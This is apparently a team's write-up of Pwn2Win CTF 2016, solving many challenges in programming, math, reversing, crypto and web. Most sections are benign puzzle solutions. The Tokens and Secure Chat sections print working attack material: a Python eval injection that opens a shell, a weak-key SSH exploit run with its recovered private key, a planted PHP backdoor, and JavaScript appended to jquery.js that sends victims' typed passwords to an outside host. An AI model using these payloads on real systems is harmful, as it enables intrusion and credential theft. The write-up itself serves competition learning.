Pwn2Win CTF 2016 writeup (team scryptos)

1600pts / **3rd**

Skycast - Story 10

The flag was writen in the challenge description.
flag: `CTF-BR{SKYcast_recebido_e_lido}`

Sum (Hello World Platform) - PPC-M 20

This challenge had sample code in Python/Java/C++, so I just ran it and got flag after seconds.
flag: `CTF-BR{Congrats!_you_know_how_to_sum!}`

Tokens - PyExp 50

Python code injection.

```
      var = raw_input(">>> ")
      if validation(var):
        tmp = var.split()
        cmd = tmp[0]
        serial = tmp[1]
        if cmd == "gen":
          tmp = eval("{" + "cmd" + ":" + serial + "}")
```

`gen __import__('os').system('bash')` gives you bash shell, the flag was on the source code.
flag: `CTF-BR{Iez4ouf9bah3PungoOshae9eihiegh3ieseEnuGh}`

g00d b0y - Bonus 10

> 2016-03-25 16:28:15 - You are a g00d b0y if you have read what you should have read before the CTF opened ;)

The hint reminded me of /rules, the flag was on the bottom of rule page.
flag: `CTF-BR{RTFM_1s_4_g00d_3xpr3ss10n_v2.0}`

Square Infinite Spiral - PPC-M 80

O(1).

```
#!/usr/bin/env python
import ssl, socket
from sys import argv
from gmpy import *

def solve(n):
  x = sqrt(n)
  t = n - (x**2)

  ans_x, ans_y = 0, 0
  if x % 2 == 1:
    s = (x-1) / 2
    l = (s+1) * 2
    if t == 0:
      ans_x = s
      ans_y = -s
    elif t <= l:
      ans_x = s + 1
      ans_y = -s + (t - 1)
    else:
      ans_x = s + 1 - (t - l)
      ans_y = -s + (l - 1)
  else:
    s = x / 2
    l = s*2 + 1
    if t == 0:
      ans_x = -s + 1
      ans_y = s
    elif t == 1:
      ans_x = -s
      ans_y = s
    elif t <= l:
      ans_x = -s
      ans_y = s - (t - 1)
    else:
      ans_x = -s + (t - l)
      ans_y = s - (l - 1)

  return ans_x, ans_y

class Connect(object):
```

```
    def __init__(self, host, port):
        self.context = ssl.create_default_context()
        self.conn = self.context.wrap_socket(
            socket.socket(socket.AF_INET),
            server_hostname=host)
        self.conn.connect((host, port))
        self.f = self.conn.makefile('r+b', 0)
    def __enter__(self):
        return self.f
    def __exit__(self, type, value, traceback):
        self.f.close()

with Connect('programming.pwn2win.party', 9004) as f:
    for line in f:
        line = line.strip()
        print('received: %s' % line)

        if line.startswith('CTF-BR{') or \
           line == 'WRONG ANSWER': break

        n = int(line)
        s = solve(n + 1)

        f.write('%d %d\n' % (s[0], s[1]))
        print '.'
```

flag: `CTF-BR{iT-Was-JusT-BIgInteGeR-MFQnQRqKLcSHi}`

Sequences - PPC 40

In this challenge we are given a list of index/sequences like belows:

```
7 - 5 -> 15 -> 45
8 - 24 -> 44 -> 81
```

What we need to this is to predict n-th number of given sequnce. below's are a list of sequences that we found out during the CTF:

1. $x_n = x_{n-1}+d$
2. $x_n = x_{n-1} d$
3. $x_n = x_{n-1}+x_{n-2}$

There was actually one more type of sequence which was unknown, however running solver script many times (~10 times?) gave me the flag.

```python
#!/usr/bin/env python
from pwn import *

r = remote('pool.pwn2win.party', 1337)
answer = []

for i in xrange(15):
  line = r.recvline().strip()
  print line
  seq = map(int, line.replace('>', '').replace(' ', '').split('-'))
  assert len(seq) == 4
  multiplier = seq[2] / seq[1]
  adder = seq[2] - seq[1]
  index = seq[0]
  if seq[2] * multiplier == seq[3]:
    print 'mul'
    ans = seq[1] * (multiplier ** (index-1))
  elif seq[2] + adder == seq[3]:
    print 'add'
    ans = seq[1] + adder * (index-1)
  elif seq[1] + seq[2] == seq[3]:
    print 'fib'
    b1, b2 = seq[3], seq[2]
    for _ in xrange(3, index):
      b1, b2 = b1+b2, b1
    ans = b1
  else:
    print 'unknown:'
    exit(0)
  print 'ans:', ans
  answer.append(ans)

assert r.recvuntil('Results? ') == 'Results? '

ans_str = ','.join(map(str, answer))
print 'sending.. %s' % ans_str
r.sendline(ans_str)

r.interactive()
```

flag: `CTF-BR{Agor4_j4_pod3m0s_com3c4r_4_br1nc4r_d3_v3rd4d3-by_Skypitain82!\m/}`

Sleeper cell - Rev 70

the program looks like:
`memcmp(encrypt(input), 'FYM-OI}olte_zi_wdqedd_djrzuj_shgmEDFqo{')`
We set a breakpoint on memcpy and bruteforced every chars (by hand!) to find the flag.
flag: `CTF-BR{riot_in_public_square_vgzdLIEjd}`

V0t3 - Web 65

race condition.
`curl 'http://v0t3.pwn2win.party/poll?field=No' &; curl 'http://v0t3.pwn2win.party/results'`
flag: `CTF-BR{w1n_th3_r4c3}`

D3lc1d10 - Steg 25

emojicode.
tel: 3411-1221
https://www.ixigo.com/palacio-do-planalto-brasilia-brazil-ne-1754579
flag: `CTF-BR{Palacio do Planalto, Praca dos Tres Poderes}`

Secure Chat - Web 100

The hint reminded me of CVE-2008-0166. Testing https://www.exploit-db.com/exploits/5720/ with username carleetos we figured out correct ssh private key.

```
193s@mbp193s:~/CTF/m/pwn2win/web/securechat$ python 5720.py ./rsa/2048/
chat.pwn2win.party carleetos 22 100

-OpenSSL Debian exploit- by ||WarCat team|| warcat.no-ip.org
Tested 491 keys | Remaining 32277 keys | Aprox. Speed 98/sec
Tested 910 keys | Remaining 31858 keys | Aprox. Speed 83/sec
...
Tested 16427 keys | Remaining 16341 keys | Aprox. Speed 12/sec

Key Found in file: 7f97f0867b7db73c8801e46c735a8b85-14980
Execute: ssh -lcarleetos -p22 -i ./rsa/2048//7f97f0867b7db73c8801e46c735a8b85-
14980 chat.pwn2win.party
```

```
-----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEAr5co7Q/2plvAvSdc5ZMbOBUKVlaaULlo2lqjFlLgOlARL2pO
YVvENzIRyaXCrHSD6cZfmE8MXaLBRSzMXwm7Z7gEajctPidFyA8b/cMEhX/SGicX
Zx2nlDw0U1J3UCfYcQ+886KpfpMdJnov0noUrVr9c7Xc0we3711KReJAG7HH+fQn
Qwemnn+IeA4WoFyihS5bX+oK2WquPAlKmUSoGYYohpCuw0xUZ08ZV/v/0zll4RwW
hqUsA/+KRBOGrQd1sK+24zxTPkewSyAgjBJoAqQxoK+5HxF58hISMH6sf7Rpo+aR
Cjy53vg3vS7S6UNnH6jTGHb8NrGbwb90CwBWtQIBIwKCAQBfUg7nF0thn4XjBr1m
rvGE2DjPyJzp/kA8BVE4ARqjUAlUQQX6VmMz5/sHENdk7stEZF/HteIkM8gA+w/b
0hVG7t3TQoZGT9Vsmnzo15S9f+cVgu9yfdAAA2zcxl4G8Q8Yzgd88eb7kbC9HcIw
bih7XUfCeKsTeTf2+CEBXZCEDyZzf4jxIBfEZSKOr/Iw8nlvk/0d5XOJLTm65aRW
2nunuogifYiZCC+Ajy9kIzygMHQKUvWKVNc6UUMOgunDhr9BcJyZ2QdqT2ct4XeK
KBePcqU5wQzy1SHlkRo6hbl0lpvgD0YHMcVYVJ9oZtrGygGnLBLhE7FmkzZw3Dx9
HkOLAoGBAObTRdEwWl7hRkHKhEXHwa+JntjIhSBUaCMkWPf3cOif0bbkikMpqRKP
wopjlJIiSV0/Wi96yEEONSenH6A+7yBrprq16Zt7lZWueZk2Eb2NB/bIt7hjEv7U
7xDGCVnq+FJeprWoQnj9vDBV0+USt/t/z2HZDeVQADcyx4k/2gkBAoGBAMK9te4F
qA573UpjUy2m3EkuBaLZldJSa91hFsWWC2JtJvAfHyyaryA7kkUg/hj1pEBY2D2u
ueU5hYjFlvRxtFNFwEd9tXQ0wYT3SpAvFSC+NNSWACxAChRAWxR36scOzxMUTCR9
JU6c1gotxeGQxnYNlbpCerUpvSixmB0NFvm1AoGBANmioOnOgRehM50eB6+B0+AF
aeJWqWegCmpG14q2Gf/nJNEDXcpL2ezt8fAyARwRsuLj9fJAkOzhgpMZ6p5nOTvT
Ns1MbotIovrXtHqDb8/6ADHTMOEM9KcgiaIZzk13JKVvL3gTrGNy5KKaEO3tE95/
0ikOetDlB4SAVbvrvvKLAoGBAJY6k6j9DJ11ftL8Kjko8xPhrJOR6JrvIAKMucuf
omHfLKqbqlWb5i7O3o0Zc4+Y7GwnR7qOGmBfkuXaQUA6dSpLwDcmdgkwAwAse1lI
5Gm3TVOJqFymbizhMFGeVgdF8DNKLBwmBtY+eTsNXiMJSKQ2XY+voH0gMtY/276j
sqNfAoGALaRJEcADomRj2kFG863wRjz9elxVw4TlG6MqwO6iErgSD3hR99xRgM29
Lm7b4y6bpebfROQlpe2uRbxPX6tYb1YiOqb3xT4HVA0eonCby5Y/ozGyI27NGDnG
DSh3nh6hR/1yhCPE1RJXwbrRXMGRITk6oh1V861AffHpS8vwkXA=
-----END RSA PRIVATE KEY-----
```

```
$ id
uid=1000(carleetos) gid=1000(carleetos) groups=1000(carleetos)
```

I put backdoor php file onto ./public_html to get shell of www-data.

```
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Two persons (carleetos, fideleeto) are chatting on this platform. As the challenge description said, what we have to do is to sniff the chat.


```
-rw-r----- 1 root     www-data  4953 Jan 10 10:42 base64.js
-rw-r----- 1 root     www-data  3210 Jan 10 10:42 bluewhite.css
-rw-r----- 1 root     www-data 19841 Jan 10 10:42 curve25519.js
drwxr-x--- 2 www-data www-data  4096 Mar 27 03:27 db
-rw-r----- 1 root     www-data    74 Jan 10 10:42 db.sql.forbid
-rw-r----- 1 root     www-data  2259 Jan 10 10:42 horde-power1.png
-rw-r----- 1 root     www-data  7885 Jan 10 10:42 index.php
-rw-rw---- 1 root     www-data 57254 Mar 27 03:21 jquery.js
-rw-r--r-- 1 root     root     57254 Jan 16 20:14 jquery.js~
-rw-r----- 1 root     www-data 45333 Jan 10 10:42 jscrypto.js
-rw-r----- 1 root     www-data   505 Jan 10 10:42 locked.png
-rw-r----- 1 root     www-data  1450 Jan 10 10:42 login.php
-rw-r----- 1 root     www-data 10386 Jan 16 19:37 mailbox.php
-rw-r----- 1 root     www-data 15828 Jan 10 10:42 screen.css
-rw-r----- 1 root     www-data  7939 Jan 10 10:42 sha512.js
-rw-r----- 1 root     www-data 25092 Jan 10 12:28 sjcl.js
-rw-r----- 1 root     www-data   649 Jan 10 15:18 users
```

We figured out that jquery.js was writable. Putting malicious code onto it, we got plain passwords for carleetos/fideleeto.

```
echo '$.post = function(x){$.get("http://HOST/leak?"+$("#pass").val());};' >>
/var/www/html/webmail/jquery.js
```

```
45.55.151.27 - - [27/Mar/2016:17:00:04 +0900] "OPTIONS /leak?~]4mts-[gK*4C
HTTP/1.1" 405 574 "https://127.0.0.1/webmail/" "Mozilla/5.0 (Windows NT 6.1;
WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/37.0.2062.120
Safari/537.36"
45.55.151.27 - - [27/Mar/2016:17:00:04 +0900] "OPTIONS /leak?%7CAAzg:-z-
i@%7D9,=Cc%3Ce%5C HTTP/1.1" 405 574 "https://127.0.0.1/webmail/" "Mozilla/5.0
(Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/37.0.2062.120 Safari/537.36"
```

The flag was found after logging in.



flag: CTF-BR{+55(13)31485521}

Access Code - Net 100

For this challenge you connect to a remote port and are given status updates as a process runs in the background. While connected the server will connect back to you on port 1110/tcp and send a "control packet". This packet will contain an operation ("xor" or "mod") and an integer. e.g. "xor 221"
Stage 2 then begins, the server connects back to your IP on a random range of ports 100 - 500. Then asks you for the 'Code?'
If you take the TCP destination port of each of the random stage 2 packets, perform the control packet operation on the port numbers then concatenate the result such as:

Control Packet: mod 221
Ports: 201, 294, 295, 300
Result: 221737479

Prefix the result with "Code" and submit:
Response: Code221737479

You will then receive the flag.
flag: `CTF-BR{Authentication_H4rdc0r3_FTW}`

QRGrams - PPC 60

This was purely a programming challenge with straightforward solution. You connect to a server and receive a long string of QR codes in various formats and sizes and then are asked a "Phrase?"

Taking the QR codes, converting them into a computer recognizable format and then recovering the Phrase is the challenge here. Using python the QR code recovery is possible by converting the ASCII QR image into PNG you can then use a QR decoder tool on the PNG images. When you do you recover a "jumbled" phrase such as:

QR Code output: irPxa si tno botua ou,pmecsrt 'its uaotb el.pope 10 36

The unjumbled string would be: Pixar is not about computers, it's about people.

There are two additional integers appended on the end also which we simply appended in order because we did not see the significance of those.

To solve this we took a word descrambling tool and an english dictionary. The challenge gave very little time to respond to the challenge so we could not manually verify the result in time. So instead, we looped the program until we received a phrase we could unjumble correctly.

The script submits the unjumbled phrase and we are awarded with the flag.
flag: `CTF-BR{QRgramas_are_the_new_wave_of_codes,_dude!}`

Electronic Ballot Box - Elet 50

For this challenge we're given 4 blurry JPGs of an electronic circuit comprising of various 7400 series logic chips. The diagram describes the type of logic chips and each's inputs/output pins.

There is a C source code describing the controller logic that sets the pin values of the 7400 chips either low or high based on what two keys on a keypad a processVoter enters.

The Psuedocode of the program is as below:

```
InitCircuit() {
    setPinModetoOutput(2,4,6,8,22,24,26,28)
    setPinModetoInput(3,5,6,8,23,25,27,29)
}

mainLoop {

    waitForKeypress {
            if twoKeysPressed {

                if keysPressed(1,3) processprocessVote('pt')
                if keysPressed(1,6) processprocessVote('pstu')
                if keysPressed(2,0) processVote('psc')
                if keysPressed(2,1) processVote('pcb')
                if keysPressed(2,7) processVote('psdc')
                if keysPressed(2,8) processVote('prtb')
                if keysPressed(2,9) processVote('pco')
                if keysPressed(4,0) processVote('psb')
                if keysPressed(4,3) processVote('pv')
                if keysPressed(4,5) processVote('psdb')
                if keysPressed(5,0) processVote('psol')
            }
        }

}

processVote(vote) {
        if vote == 'pt'
            setStatesHigh(2,4,6,24,28)
            setStatesLow(8,22,26)
            readLogicOutputs
            manipulateResultPins((23,-1), (27,+1), (29,-1))
        if vote == 'pstu'
            setStatesHigh(2,4,6,28)
            setStatesLow(8,22,24,26)
            manipulateResultPins((9,+1), (23,-1), (27,+1), (29,-1))

        ... and so on for each "candidate?"
}
```

Our idea to solve this would be based on the fact that each input/output has 8 bits. If we design a program that emulates the logic of the circuit, then feed the inputs and read the outputs we might have a solution.

```
#!/usr/bin/python

# result manipulation dictionary
# -1 means this pins value is manipulated by -1
# 0 means this pins value is not manipulated
# 1 means this pins value is manipulated by +1
votestats = {
    'pt': [0,-1,1,-1], 'pstu': [1,-1,1,-1],
```

```
    'psc': [0,-1,0,0], 'pcb': [1,-1,0,0],
    'psdc': [0,-1,0,-1], 'prtb': [0,-1,0,0],
    'pco': [1,-1,0,-1], 'psb': [0,0,1,0],
    'pv': [1,-1,0,-1], 'psdb': [0,-1,0,0],
    'psol': [0, 0,0,-1]}

# candidates
possiblevotes =
['pt','pstu','psc','pcb','psdc','prtb','pco','psb','pv','psdb','psol']

def notgate(input):
    return not input

for vote in possiblevotes:

    # Pin states - set them all to the most common state
    # Pin names refer to the circuit diagram JPG
    pin = { 2 : 1, 3 : 0, 4 : 1, 5 : 0, 6 : 1, 7 : 0, 8 : 0, 22 : 0,
        23 : 0, 24 : 1, 25 : 0, 26 : 0, 27 : 0, 28 : 1}

    # store the outputs of the 7400 ics
    output = [0 for x in range(21)]

    # the pin states are set based on keypad presses
    # 2 keys are pressed, then the logic sets these states
    # pt is default case so its not needed here
    if vote == 'pstu':
        pin[24] = 0
        pin[28] = 1
    elif vote == 'psc':
        pin[4] = 0
        pin[22] = 1
        pin[24] = 0
        pin[26] = 1
        pin[28] = 0
    elif vote == 'pcb':
        pin[22] = 1
        pin[26] = 1
    elif vote == 'psdc':
        pin[22] = 1
        pin[28] = 0
    elif vote == 'prtb':
        pin[8] = 1
        pin[26] = 1
    elif vote == 'pco':
        pin[26] = 1
        pin[28] = 0
    elif vote == 'psb':
        pin[6] = 0
    elif vote == 'pv':
        pin[28] = 0
    elif vote == 'psdb':
```

```
        pin[8] = 1
        pin[24] = 0
        pin[26] = 1
    elif vote == 'psol':
        pin[8] = 1
        pin[26] = 1
        pin[28] = 0


    # compute the logic as a series of logic operations to
    # simulate the 20 x 7400 series logic chips in the circuit
    output[1] = pin[2]
    output[2] = not(not(output[1] and output[1]) and output[1])
    output[3] = not output[2]
    output[4] = not(not(output[3] and output[3]) and not(output[3] and
output[3]))
    pin[3] = int(output[4])

    output[5] = not(output[4] or pin[4])
    output[6] = not(not(output[5] and output[5]) and output[5])
    output[7] = not(not(output[6] and 1) and not(output[6] and 1))
    output[8] = (output[7] or 0) or 0
    pin[5] = int(output[8])

    output[10] = not(not(1 or pin[6]) or pin[6])
    output[12] = not(pin[8] or not(pin[8])) or 0
    # for this pin, sometimes we manipulate it :)
    pin[9] = int(output[12]) + votestats[vote][0]

    output[13] = not(not(pin[22] and output[12]) and 0)
    output[14] = (output[13] or 0) or 0
    # for this pin, sometimes we manipulate it :)
    pin[23] = int(output[14]) + votestats[vote][1]

    output[15] = (pin[24] or 0) or 0
    pin[25] = int(output[15])

    output[16] = not(not(pin[26] and 1) and 0)
    output[17] = not(output[16] or 0)
    # for this pin, sometimes we manipulate it :)
    pin[27] = int(output[17]) + votestats[vote][2]

    output[18] = not pin[28]
    output[19] = not(not(output[18] or 0) or 0)
    output[20] = not(output[19] and 0)
    # for this pin, sometimes we manipulate it :)
    pin[29] = int(output[20]) + votestats[vote][3]

    output = map(int, output)
    letter = ""
    for p in pin.keys():
        if p % 2 != 0:
```

```
            letter += str(pin[p])

    print chr(int(letter,2)),

print
```

flag: CTF-BR{FRAUDETOTAL}

RSA Signature - Crypto 200

Solution: Verify(Sign(2), 2)

```
from scryptos import *

m = int("Implementing RSA based signature is so difficult to be
broken".encode("hex"), 16)

def verify(x, y):
  p = Tube(host="rsign.pwn2win.party", port=31229)
  p.read_until(";")
  p.write("%s:%s;" % (format(x, "b"), format(y, "b")))
  return p.read(1024)

def sign(x):
  p1 = Tube(host="rsign.pwn2win.party", port=31228)
  p1.read_until(";")
  p1.write("%s;" % format(x, "b"))
  return int(p1.read(1024), 2)

sig = sign(2)
print verify(2, sig)
```

umm, Challenge was buggy? well, I got flag haha

Flag is CTF-BR{malle4bitly_is_a_property_so_be4utiful_and_d4ngerous}

Death Sequence - PPC 100

```
#!/usr/bin/env ruby
#coding:ascii-8bit
require "matrix"
require_relative "../../pwnlib"  # https://github.com/Charo-IT/pwnlib

# run commands below before running this script
# $ echo '#!/bin/bash' > script.sh
# $ echo 'openssl s_client -connect programming.pwn2win.party:9001' >>
script.sh
# $ chmod +x script.sh
# $ socat tcp-listen:54321,fork,reuseaddr exec:./script.sh

MOD = 10 ** 20

def mod(a, m)
```

```
    n = []
    for i in 0...a.row_size
        n << []
        for j in 0...a.row_size
            if a[i, j] >= 0
                n[-1] << a[i, j] % MOD
            else
                n[-1] << a[i, j] % MOD
            end
        end
    end
    Matrix.rows(n)
end

def pow(a, n)
    b = Matrix.I(a.row_size)
    while n > 0
        if n % 2 == 1
            b = mod(b * a, MOD)
        end
        a = mod(a * a, MOD)
        n >>= 1
    end
    return b
end

def get_nth_number(n)
    # A_n = 4*A_{n-1} + 3*A_{n-2} + 2*A_{n-3} + 1*A_{n-4}
    v = Vector[1, 1, 1, 1]
    a = Matrix.rows([[4, 3, 2, 1], [1, 0, 0, 0], [0, 1, 0, 0], [0, 0, 1, 0]])

    (pow(a, n) * v)[-1]
end

def get_nth_sum(n)
    # S_n = 5*S_{n-1} - S_{n-2} - S_{n-3} - S_{n-4} - S_{n-5}
    v = Vector[14, 4, 3, 2, 1]
    a = Matrix.rows([[5, -1, -1, -1, -1], [1, 0, 0, 0, 0], [0, 1, 0, 0, 0], [0,
0, 1, 0, 0], [0, 0, 0, 1, 0]])

    (pow(a, n) * v)[-1]
end

PwnTube.open("localhost", 54321){|tube|
    tube.recv_until("certificate)\n---\n")

    while true
        s = tube.recv_until("\n")
        if s.include?("CTF-BR{")
            puts s
            break
        end
```

```
        n = s.to_i

        puts "n = #{n}"
        nth = get_nth_number(n - 1).to_s[-9..-1]
        sum = get_nth_sum(n - 1).to_s[-9..-1]
        puts "nth = #{nth}  sum = #{sum}"
        tube.sendline("#{nth} #{sum}")
    end
}
```

flag: `CTF-BR{It-wAs-jUsT-a-ReCURsIVe-SequenCE-to-BE-coded-In-LOGN-XwmIBVyZ5QEC}`

Drone Fail - phy 40

First, we calculate gravitational acceleration g with

$$
g = \frac{GM}{(1000R)^2}
$$

(note R is in kilometers, so we convert it to meters)

then, let V = velocity in m/s of the jump, $t = D/v$ (the total duration of running and jumping), and T = duration in seconds from the jump to contact with module,

$$
\frac{1}{2}at^2 = VT - \frac{1}{2}gT^2
$$

will hold. From this, we can get a quadratic equation regarding T,

$$
gT^2 - 2VT + at^2 = 0
$$

T must be a real number so

$$
\Delta = V^2 - agt^2 \ge 0
$$

The minimum V where this equation holds is when

$$
V = \sqrt{ag}t
$$

```
#!/usr/bin/env python
import math
from subprocess import *

cmd = "openssl s_client -quiet -connect programming.pwn2win.party:9009"
p = Popen(cmd, shell=True, stdin=PIPE, stdout=PIPE)

while True:
  s = p.stdout.readline()
  print(s)
  G = 6.6740831e-11
  M = 5.9726e24
  D, a, R, v = map(float, s.strip().split(' '))
  g = G*M/((R*1000)**2)
  t = D / v
  print "D = %f" % D
  print "a = %f" % a
  print "R = %f" % R
  print "v = %f" % v
  print "g = %f" % g
  print "t = %f" % t
  v_min = (g * a)**0.5 * t
  ans = "%.2f\n" % round(v_min,2)
  print(ans)
  p.stdin.write(ans)
```

flag: CTF-BR{iT-WaS-jUsT-lAuNch-oBLIqUe-with-GRAVity-W0T6Kmu77}

Give Feedback - Bonus 25

give it 5 stars!
flag: CTF-BR{Thank_you_for_attending_the_pwn2win_party}